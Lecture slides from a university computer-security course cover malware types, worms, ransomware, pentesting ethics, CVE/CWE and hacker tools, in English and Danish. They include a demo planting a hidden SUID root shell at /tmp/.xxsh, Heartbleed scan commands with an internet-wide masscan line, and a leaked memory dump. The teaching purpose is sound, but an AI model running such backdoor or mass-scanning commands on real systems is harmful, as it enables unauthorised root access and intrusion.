Welcome to

6. Malware, Intrusion, Vulnerabilities

KEA Kompetence Computer Systems Security 2025

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

Slides are available as PDF, kramse@Codeberg

6-malware-intrusion-vulnerabilities.tex in the repo security-courses

Goals

- Introduce the term malware – malicious software
- Look at some examples
- Try out buffer overflows

Photo by Thomas Galler on Unsplash

Plan

Subjects

- Trojan horses, Rootkits, computer viruses
- Computer worms, from Morris Worm to today
- Bots and botnets
- Ransomware
- Phishing and spear phishing
- Sandboxing, Java and browsers
- Penetration testing
- Common Vulnerabilities and Exposure CVE
- Common Weakness Enumeration

Exercises

- Perform privilege escalation using files
- Anti-virus and "endpoint security"

Reading Summary

Skim:

Forensic Discovery chapter 5: Systems and Subversion

Chapter 6:Malware Analysis Basics

Smashing The Stack For Fun And Profit

Bypassing non-executable-stack during exploitation using return-to-libc

Basic Integer Overflows

Return-Oriented Programming

MSFT Application Security

Trojan horses

Definition 23-1 *Malicious logic*, more commonly called *malware*, is a set of instructions that cause a site's security policy to be violated.

Definition 23-2 A *Trojan horse* is a program with an overt (documented or known) purpose and a covert (undocumented or unexpected) purpose.

Lots of free applications on Android are in fact trojans.This includes apps that steal your location and data, selling it.

A classic example is the Ken Thompson example with login program and compiler
Insert Login backdoor, by inserting backdoor to notice when compiling compiler

The history lesson https://en.wikipedia.org/wiki/Trojan_Horse
https://en.wikipedia.org/wiki/Trojan_horse_(computing)

Rootkits

Rootkits hides information from everyone, even the root user

Installed when hackers gained access to systems

Often installed modified versions of programs, so ls wouldn't show the hackers files, ps wouldnt show the processes etc.

Could also be installed as a kernel module, that would hide from any program, not only a modified subset

Log zappers were often part of the kits

Programs such as AIDE can help keep integrity of installed programs: https://en.wikipedia.org/wiki/Advanced_Intrusion_Detection_Environment

A simple trojan

Multiple source show an example where creating a copy of a shell and setting SUID bit creates a back door. We will name this `/tmp/.xxsh`

This example wont work on modern Linux systems, running Bourne Again BASH shell, but try other shells!

Demo time: logging in as root, then:

```
root@debian:~# rm /tmp/.xxsh
root@debian:~# cp /bin/dash /tmp/.xxsh
root@debian:~# chmod +sw /tmp/.xxsh
// then from another shell
hlk@debian:~$ /tmp/.xxsh
# id
uid=1000(hlk) gid=1000(hlk)  euid=0(root) egid=0(root) groups=0(root),24(cdrom),
25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
#
```

Exercise

Now lets do the exercise

⚠ Perform privilege escalation using files 30min

which is number **31** in the exercise PDF.

Computer Viruses

Definition 23-4 A *computer virus* is a program that inserts (a possibly transformed version of) itself into one or more files and then performs some (possibly null) action.

Would spread through floppy disks and boot sector

Today more virus are spread through network shares, networked file systems

- Boot sector virus - when booting a PC infects
- A executable - exe files, similar types on PC platform .scr screensavers, .vbs visual basic scripts etc. Linux shell archives shar files.
- Data - macro virus, found in Microsoft Office formats .doc etc. PDF files have been abused a lot for both exploits and expoit delivery

Polymorphic virus change their fingerprint/code during execution/infection

Computer worms

Definition 23-14 A *computer worm* is a program that copies itself from one computer to another.

Computer worms has existed since research began mid-1970s

Morris Worm from November 2, 1988 was a famous example

Virus, trojan or worm?
Unless you work specifically in the computer virus industry, call it all malware

The Internet Worm 2. nov 1988

Exploited the following vulnerabilities

- buffer overflow in fingerd - VAX code
- Sendmail - DEBUG functionality
- Trust between systems: rsh, rexec, ...
- Bad passwords

Contained camouflage!

- Program name set to 'sh'
- Used fork() to switch PID regularly
- Password cracking using intern list of 432 words and /usr/dict/words
- Found systems to infect in /etc/hosts.equiv, .rhosts, .forward, netstat ...

Made byRobert T. Morris, Jr.

Stuxnet

Worm in 2010 intended to infect Iran nuclear program

Target was the uranium enrichment process

Infected other industrial sites

SCADA, and Industrial Control Systems (ICS) are becoming very important for whole countries

A small *community* of consultants work in these *isolated* networks, but can be used as infection vector - they visit multiple sites

More can be found in https://en.wikipedia.org/wiki/Stuxnet

Bots and botnets

Definition 23-15 A *bot* is malware that carries out some action in coordination with other bots. The attacker, called a *botmaster*, controls the bots from one or more systems called *command and control (C&C) servers* or *motherships*. They communicate over paths called *C&C channels*. A collection of bots is a *botnet*.

Internet Relay Chat has been popular for control channel to botnets

Botnets are popular for spamming campaigns or Distributed Denial of Service (DDoS) attacks

The site https://malware.lu/ has interesting reads about botnets, and taking over the botnet infrastructures

Ransomware

Defition 23-21 *Ransomware* is malware that inhibits the use of resources until a ransom usually monetary, is paid.

Book mentions 1989 example, PC CYBORG targetting PC/DOS computers

Uses cryptography to render data unreadable

Has become a huge problem for enterprises during the last 5-10 years

Often uses crypto-currencies today, like BitCoin (BTC) for payment

Often contains errors so decryption is impossible, or possible without payment!

Phishing and spear phishing

Definition 23-22 *Phishing* is the act of impersonating a legitimate entity, typically a website associated with a business, in order to obtain information such as passwords, credit card numbers, and other private information without authorization

Example creating a fake bank website and make customers try to login

Definition 23-23 *Spearphishing* is a phishing attack tailored for a particular victim.

Malware defenses

Theorem 23.2 It is undecidable whether an arbitrary program contains a malicious logic.

Scanning defenses,

- Check disk and memory for known bad malware signatures
- Check for changes - integrity protection

Behavioural - what does a malware do, that normal programs dont

Static analysis - what does a program normally do, what does a malware do

Containment - change the environment to be more restricted

I dont trust or use anti-virus programs myself

Sandboxing, Java and browsers

Executing programs with less access is good


Executing code in a sandbox and observing behaviour is one strategy

Firewall vendors and mail systems can send code out for analysis

Often sandboxes can be escaped, multiple examples

Java Virtual Machine was designed to be safe for internet use, but has proven to be very vulnerable

Exercise



Now lets do the exercise

Anti-virus and "endpoint security" 30min

which is number 32 in the exercise PDF.

Vulnerability Analysis

Vulnerability or security flaw

Exploiting the vulnerability happens by an attacker

A program or script used for this is called an **exploit**

The Wikipedia definition

Vulnerabilities are **flaws** in a computer system that weaken the overall security of the system.

Despite intentions to achieve complete correctness, virtually all hardware and software contains bugs where the system does not behave as expected. If the bug could enable an attacker to compromise the confidentiality, integrity, or availability of system resources, it is called a vulnerability. Insecure software development practices as well as design factors such as complexity can increase the burden of vulnerabilities. There are different types most common in different components such as hardware, operating systems, and applications.

Vulnerability management is a process that includes identifying systems and prioritizing which are most important, scanning for vulnerabilities, and taking action to secure the system. Vulnerability management typically is a combination of remediation (fixing the vulnerability), mitigation (increasing the difficulty or reducing the danger of exploits), and accepting risks that are not economical or practical to eliminate.

Source: https://en.wikipedia.org/wiki/Vulnerability_(computer_security)

Included this specifically because I agree *virtually all hardware and software contains bugs*

Hacker – cracker

Short answer – dont discuss this

Yes, originally there was another meaning to hacker, but the media has perverted it and today, and since early 1990s it has meant breaking into stuff for the public

Today a hacker breaks into systems!

Reference. Spafford, Cheswick, Garfinkel, Stoll, ...- wrote about this and it was lost

Story is interesting and the old meaning is ALSO used in smaller communities, like hacker spaces full of hackers - doing fun and interesting stuff

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Penetration testing

Verification of the system in place

Examines procedural and operational controls

Is the system in fact installed and operated as expected

Example, is the firewall even enabled?

Penetration testing methodologies
https://www.owasp.org/index.php/Penetration_testing_methodologies

Agreements for testing networks

> Danish Criminal Code
> Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!

ISC2 code of ethics

Code of Ethics Preamble:

- The safety and welfare of society and the common good, duty to our principles, and to each other, requires that we adhere, and be seen to adhere, to the highest ethical standards of behavior.
- Therefore, strict adherence to this Code is a condition of certification.

Code of Ethics Canons:

- Protect society, the common good, necessary public trust and confidence, and the infrastructure.
- Act honorably, honestly, justly, responsibly, and legally.
- Provide diligent and competent service to principles.
- Advance and protect the profession.

CISSP certified people sign papers to this extent.
https://www.isc2.org/ethics/default.aspx

Why even do security testing?

Lots of security problems

Pentesting may be a requirement from external partners – example VISA PCI standard

- Boss asking: should we do a security test?
- CIO: hmm, okay
- IT Admins: *sigh* – I know the security sucks in places!
- Its not your systems – dont take the criticism personal, but as an opportunity to get things improved

Many see the benefits after doing a pentest, so try it!

Introduction – terms and technologies

Sikkerhedstest / penetrationstest
Afprøvning af sikkerhedsforanstaltninger og evaluering af sikkerhedsniveau ved hjælp af IT systemer og *hackerværktøjer*

Kaldes tillige sårbarhedstest, sårbarhedsanalyse m.v.

Ekstern – udføres fra internet, typisk over WAN

Intern, inside, on-site – udføres hos kunden, typisk over LAN og bag firewall

https://www.google.com/search?q=sikkerhedstest

Blackbox, greybox og whitebox

- Forudsætninger og forudgående kendskab til miljøet
- Black Box testen involverer en sikkerhedstestning af et netværk uden nogen form for insider viden om systemet udover den IP-adresse, der ønskes testet. Dette svarer til den situation en fjendtlig hacker vil stå i og giver derfor det mest realistiske billede af netværkets sårbarhed overfor angreb udefra. Men er dårlig ressourceudnyttelse.
- I den anden ende af skalaen har vi White Box testen. I dette tilfælde har sikkerhedsspecialisten både før og under testen fuld adgang til alle informationer om det scannede netværk. Analysen vil derfor kunne afsløre sårbarheder, der ikke umiddelbart er synlige for en almindelig angriber. En White Box test er typisk mere omfattende end en Black Box test og forudsætter en højere grad af deltagelse fra kundens side, men giver en meget detaljeret og tilbundsgående undersøgelse.
- En Grey Box test er som navnet siger et kompromis mellem en White Box og en Black Box test. Typisk vil sikkerhedsspecialisten udover en IP-adresse være i besiddelse af de mest grundlæggende systemoplysninger: Hvilken type af server der er tale om (mail-, webserver eller andet), operativsystemet og eventuelt om der er opstillet en firewall foran serveren.

Benefits of having a planned security test done

Goal of testing is to reduce risk for the systems and secure the organisation from unexpected loss of data, image and increased costs.

Målgrupper:

- IT-afdeling og teknisk personale
- Ledelse, koncernledelse
- Eksterne revisorer, VISA PCI, offentligheden

Afleveringer:

- Rapport med tekniske anbefalinger og opsummering/checklister
- Executive summary

Goal is not to find a scape goat to blame – management allocates resources


If security is below in places more resources may be needed.

Rules of engagement – regler og etik for sikkerhedstest

- NB: Stor forskel på Danmark og udlandet!
- Sikkerhedskonsulenten må ikke give anledning til nye sårbarheder som følge af testen
- Sikkerhedskonsulenten må ikke installere ny software på systemer uden forudgående aftale
- Sikkerhedskonsulenten efterlader ikke usikre systemadministratorkonti eller tilsvarende efter testen
- Sikkerhedskonsulenten tager altid kontakt til kunden ved høj-risiko sårbarheder
- Er man hyret til netværkssikkerhed kan man godt *snuse* lidt rundt om systemerne under test – der kan være et sårbart testsystem lige ved siden af
- Min holdning er at ved opdagelse af åbenlyse sikkerhedsrisici dokumenteres disse i rapporten, uanset scope for opgaven ellers

Det er en balancegang

Udvælgelse af systemer til test



- Routere på netværksvejen til kritiske systemer og netværk - tilgængelighed
- Firewall – begrænses trafikken tilstrækkeligt
- Mailservere – tillades relaying udefra
- Webservere – kan der afvikles kode på systemet, downloades data

Vulnerabilities - CVE

Common Vulnerabilities and Exposures (CVE):

- classification
- identification

When discovered each vuln gets a CVE ID

CVE maintained by MITRE - not-for-profit org for research and development in the USA.

National Vulnerability Database search for CVE.

Sources: http://cve.mitre.org/ og http://nvd.nist.gov

also checkout OWASP Top-10 http://www.owasp.org/

Sample vulnerabilities


CVE-2000-0884
IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal"vulnerability.

CVE-2002-1182
IIS 5.0 and 5.1 allows remote attackers to cause a denial of service (crash) via malformed WebDAV requests that cause a large amount of memory to be assigned.

Source:
http://cve.mitre.org/-CVE

And updates from vendors reference these too! A closed loop

CWE Common Weakness Enumeration



Enlarge

CWE™ International in scope and free for public use, CWE provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

CWE in the Enterprise

- Software Assurance
- Application Security
- Supply Chain Risk Management
- System Assessment
- Training
- Code Analysis
- Remediation & Mitigation
- NVD (National Vulnerability Database)
- *Recommendation ITU-T X.1524 CWE,* ITU-T CYBEX Series

http://cwe.mitre.org/

CWE/SANS Monster mitigations

Monster Mitigations

These mitigations will be effective in eliminating or reducing the severity of the Top 25. These mitigations will also address many weaknesses that are not even on the Top 25. If you adopt these mitigations, you are well on your way to making more secure software.

A Monster Mitigation Matrix is also available to show how these mitigations apply to weaknesses in the Top 25.


ID	Description
M1	Establish and maintain control over all of your inputs.
M2	Establish and maintain control over all of your outputs.
M3	Lock down your environment.
M4	Assume that external components can be subverted, and your code can be read by anyone.
M5	Use industry-accepted security features instead of inventing your own.
GP1	(general) Use libraries and frameworks that make it easier to avoid introducing weaknesses.
GP2	(general) Integrate security into the entire software development lifecycle.
GP3	(general) Use a broad mix of methods to comprehensively find and prevent weaknesses.
GP4	(general) Allow locked-down clients to interact with your software.

See the Monster Mitigation Matrix that maps these mitigations to Top 25 weaknesses.

Source: http://cwe.mitre.org/top25/index.html

Teknisk hvad er hacking

Internet i dag




Klienter og servere

Rødder i akademiske miljøer

Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

Trinity breaking in



Meget realistisk - sådan foregår det næsten:
https://nmap.org/movies/
https://youtu.be/51lGCTgqE_w

Hacking er magi

Hacking ligner indimellem magi

Hacking er ikke magi

Hacking kræver blot lidt ninja-træning

Hacking eksempel – det er ikke magi

MAC filtrering på trådløse netværk

Alle netkort har en MAC adresse – BRÆNDT ind i kortet fra fabrikken

Mange trådløse Access Points kan filtrere MAC adresser

Kun kort som er på listen over godkendte adresser tillades adgang til netværket

Det virker dog ikke ☺

De fleste netkort tillader at man overskriver denne adresse midlertidigt

og man kan aflæse de godkendte når de er aktive på netværket

Derudover har der ofte været fejl i implementeringen af MAC filtrering

Myten om MAC filtrering

Eksemplet med MAC filtrering er en af de mange myter

Hvorfor sker det?

Marketing – producenterne sætter store mærkater på æskerne

Manglende indsigt – forbrugerne kender reelt ikke koncepterne

Hvad *er* en MAC adresse egentlig

Relativt få har forudsætningerne for at gennemskue dårlig sikkerhed


Løsninger?

Udbrede viden om usikre metoder til at sikre data og computere

Udbrede viden om sikre metoder til at sikre data og computere

MAC filtrering

OSI og Internet modellerne




Kali Linux the pentest toolbox

Kali http://www.kali.org/

100.000s of videos on youtube alone, searching for kali and $TOOL

Also versions for Raspberry Pi, mobile and other small computers

Hackertools are for everyone!



- Alle bruger nogenlunde de samme værktøjer, se også http://www.sectools.org/
- Portscanner Nmap, Nping – tester porte, godt til firewall admins https://nmap.org
- Generel sårbarhedsscanner Metasploit Framework https://www.metasploit.com/
- Specielle scannere – wifi Aircrack-ng, web Burpsuite, Nikto, Skipfish http://portswigger.net/burp/
- Wireshark avanceret netværkssniffer – https://www.wireshark.org/
- og scripting, PowerShell, Unix shell, Perl, Python, Ruby, ...

Picture: Angelina Jolie, as Acid Burn in Hackers 1995

Heartbleed hacking

```
06b0: 2D 63 61 63 68 65 0D 0A 43 61 63 68 65 2D 43 6F  -cache..Cache-Co
06c0: 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D  ntrol: no-cache.
06d0: 0A 0D 0A 61 63 74 69 6F 6E 3D 67 63 5F 69 6E 73  ...action=gc_ins
06e0: 65 72 74 5F 6F 72 64 65 72 26 62 69 6C 6C 6E 6F  ert_order&billno
06f0: 3D 50 5A 4B 31 31 30 31 26 70 61 79 6D 65 6E 74  =PZK1101&payment
0700: 5F 69 64 3D 31 26 63 61 72 64 5F 6E 75 6D 62 65  _id=1& card_numbe
0710: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX   r=4060xxxx413xxx
0720: 39 36 26 63 61 72 64 5F 65 78 70 5F 6D 6F 6E 74  96&card_exp_mont
0730: 68 3D 30 32 26 63 61 72 64 5F 65 78 70 5F 79 65  h=02&card_exp_ye
0740: 61 72 3D 31 37 26 63 61 72 64 5F 63 76 6E 3D 31  ar=17&card_cvn=1
0750: 30 39 F8 6C 1B E5 72 CA 61 4D 06 4E B3 54 BC DA  09.l..r.aM.N.T..
```

- Obtained using Heartbleed proof of concepts – Gave full credit card details
- "Can XXX be exploited-- yes, clearly! PoCs ARE needed
  Without PoCs even Akamai wouldn't have repaired completely!
- The internet was ALMOST fooled into thinking getting private keys
  from Heartbleed was not possible – scary indeed.

Scan for Heartbleed and SSLv2/SSLv3

Example Usage

```
nmap -sV -sC <target>
```

Script Output

```
443/tcp open   https   syn-ack
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
```

`nmap -p 443 --script ssl-heartbleed <target>`
https://nmap.org/nsedoc/scripts/ssl-heartbleed.html

`masscan 0.0.0.0/0 -p0-65535  --heartbleed`
https://github.com/robertdavidgraham/masscan

Almost every new vulnerability will have Nmap recipe


What happens now?

Think like a hacker

Recon phase – gather information reconnaissance


- Traceroute, Whois, DNS lookups
- Ping sweep, port scan
- OS detection – TCP/IP and banner grabbing
- Service scan – rpcinfo, netbios, ...
- telnet/netcat interact with services

Hackerlab opsætning




- Hardware: en moderne laptop med CPU der kan bruge virtualisering
  Husk at slå virtualisering til i BIOS
- Software: dit favoritoperativsystem, Windows, Mac, Linux
- Virtualiseringssoftware: VMware, Virtual box, vælg selv
- Hackersoftware: Kali som Virtual Machine https://www.kali.org/
- Soft targets: Metasploitable, Windows 2000, Windows XP, ...

Really do Nmap your world



- Nmap is a port scanner, but does more
- Finding your own infrastructure available from the guest network?
- See your printers having all the protocols enabled AND a wireless?

Network mapping



Ved brug af traceroute og tilsvarende programmer kan man ofte udlede topologien i det netværk man undersøger

Levetiden (TTL) for en pakke tælles ned på hver router, sættes denne lavt opnår man at pakken *timer ud* – besked fra hver router på vejen


Default Unix er UDP pakker, Windows tracert ICMP pakker

Buffer overflows et C problem

